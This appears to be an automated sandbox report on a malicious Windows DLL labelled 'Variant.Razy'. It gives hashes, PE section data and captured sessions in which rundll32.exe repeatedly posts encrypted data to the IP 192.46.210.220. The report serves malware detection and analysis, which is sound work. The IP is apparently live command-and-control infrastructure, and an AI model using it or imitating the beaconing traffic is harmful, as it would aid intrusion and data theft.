JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
51c64c77e60f3980eea90869b68c58a8	SecuriteInfo.com.Variant.Razy.980776.25006.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.28328.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.4470.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.14159.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.20807.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.27063.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.2260.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.12452.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.6851.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.2379.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.10617.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.24814.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.29553.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.15127.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.28360.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.19796.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.9816.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.17887.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.9354.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.302.dll	Get hash	malicious	Browse	• 192.46.210.220

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	Microsoft Cabinet archive data, 61157 bytes, 1 file
Category:	dropped
Size (bytes):	61157
Entropy (8bit):	**7.995991509218449**
Encrypted:	**true**
SSDEEP:	1536:ppUkcaDREfLNPj1tHqn+ZQgYXAMxCbG0Ra0HMSAKMgAAaE1k:7UXaDR0NPj1Vi++xQFa07sTgAQ1k
MD5:	AB5C36D10261C173C5896F3478CDC6B7
SHA1:	87AC53810AD125663519E944BC87DED3979CBEE4
SHA-256:	F8E90FB0557FE49D7702CFB506312AC0B24C97802F9C782696DB6D47F434E8E9
SHA-512:	E83E4EAE44E7A9CBCD267DBFC25A7F4F68B50591E3BBE267324B1F813C9220D565B284994DED5F7D2D371D50E1EBFA647176EC8DE9716F754C6B5785C6E897A
Malicious:	false

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Reputation:	moderate, very likely benign file
Preview:	MSCF.....,.....I.....t.....*S{I .authroot.stl..p.(.5..CK..8U....u.}M7{v!.\D.u.....F.eWI.!e..B2QIR..$4.%.3eK$J. .....9w4...=.9..}...~....$..h..ye.A..;....\|. O6.a0xN....9..C..t.z.,..d`.c...(5.....<..1.\|..2.1.0.g.4yw..eW.#.x....+.oF....8.t...Y....q.M.....HB.^y^a...)..GaV"\|..+.'..f..V.y.b.V.PV.....`..9+..\0.g...!.s..a....Q.....~@$.....8..(g..tj....=,V)v.s.d.].xqX4.....s....K..6.tH.....p~.2..!..<./X.....r.. ?(.\[. H...#?.H.".. p.V.}.`L...P0.y....|...A..(...&..3.ag...c..7.T=....ip.Ta..F.....'..BsV...0.....f....Lh.f..6....u.....Mqm.,...@.WZ.={,;.J...)...{_Ao....T.. ....xJmH.#..>.f..RQT.Ul(..AV..|.!k0...|.....U2U.....,9..+.\R..(.['M.....0.o..,t.#..>y.!....!X<o.....w...'.....a.'..og+>..|.s.g.Wr.2K.=...5.YO.E.V.....`.O..[.d.....c..g....A..=....k..u2..Y .}.....C...\=...&...U.e...?...z.'..$..fj.'|.c....4y.".T.....X....@xpQ.,.q..".t.... $.F..O.A.o_}d.3...z...F?..-...Fy...W#...1.....T.3....x.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	data
Category:	modified
Size (bytes):	326
Entropy (8bit):	3.0984691064611756
Encrypted:	false
SSDEEP:	6:kKcdFN+SkQlPlEGYRMY9z+4KlDA3RUeOlEfcTt:22kPlE99SNxAhUefit
MD5:	230B717FEEB155055342D4E745CFED8E
SHA1:	E1F319562B57775E5A7775E27EC5D1F60FBE88AA
SHA-256:	F83B8CEE295031E6E80BBECBB738C33DD35A330F7F1933F46E58154CD6790A40
SHA-512:	8E433867BF3AA2EBCADF4718526632186015 53E4B9F113B2015FAA9418BC6672E7D8BEDFE8A6187C0071F9C2BE101DD92EA44523CE517A1DC90377C513F2365
Malicious:	false
Reputation:	low
Preview:	p..... .....Z....(..... .....^.....$.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.a.a.8.a.1.5.e.a.6.d.7.1.:.0."...

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.439684554814386
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	SecuriteInfo.com.Variant.Razy.980776.28061.dll
File size:	1375232
MD5:	e2ba080ddec587a157309bdf0a5442ce
SHA1:	62edb669f364788f1a95fd59d41efbb3df1e0dfb
SHA256:	a4a8b8ef4a801ff1abb10be76c32881cf9adb4f6a784ad0e84e65d55ed1cf7ca
SHA512:	7903cbb3138a5769c104e1cb476ff4fb1599b2c9c8e829f34a02abf701c4cf613fa24f7a1cdfbd2b6ba07369b30fc08b21dec0bc1204d92a92f359c190f3c4a5
SSDEEP:	24576:rnxqsL+DvNdnhMr5Lo6dOGcuQNrSH9d6N9eYWtZgDxxxSPnsqz7puATt5csRbu7r:rcfk82uAJTI7LPswKwu6
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....tL..tL..tL^..L..tL...L..tL..vM..tL..qM..tL..wM..tL..rM..tL^..L..tL..uL..tL..{Mo.tL..uM..tL...L..tL..wM..tLRich..tL.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x4336b0
Entrypoint Section:	.text

General

Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5BBD629D [Wed Oct 10 02:23:25 2018 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	ccbe70d6d0d02f6248ca160d6a0bb85b

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xc5e2f	0xc6000	False	0.442065922901	data	6.47812636882	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0xc7000	0x80aec	0x80c00	False	0.534103837985	data	5.52053058147	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x148000	0x13ba0	0x1800	False	0.1875	DOS executable (block device driverpyright)	3.99635070896	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.reloc	0x15c000	0x72b4	0x7400	False	0.710264008621	data	6.69742088731	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Imports

Exports

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 192.46.210.220

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49748	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:50:54 UTC	0	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:50:54 UTC	0	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:50:55 UTC	4	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:50:55 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49753	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:50:59 UTC	4	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:50:59 UTC	5	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:51:00 UTC	9	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:00 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.5	49790	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:17 UTC	49	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:17 UTC	49	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:51:18 UTC	54	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:18 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.5	49797	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:21 UTC	54	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:21 UTC	54	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:51:22 UTC	64	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:22 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.5	49798	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:22 UTC	59	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:22 UTC	59	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:51:22 UTC	64	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:22 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.5	49805	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:25 UTC	64	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:25 UTC	64	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:51:26 UTC	74	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:26 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.5	49806	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:25 UTC	69	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:25 UTC	69	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:51:26 UTC	74	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:26 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.5	49813	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:29 UTC	74	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:29 UTC	74	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:51:30 UTC	84	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:30 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.5	49814	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:29 UTC	79	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:29 UTC	79	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:51:30 UTC	84	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:30 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.5	49821	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:33 UTC	84	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:33 UTC	84	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:51:34 UTC	94	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:34 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.5	49822	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
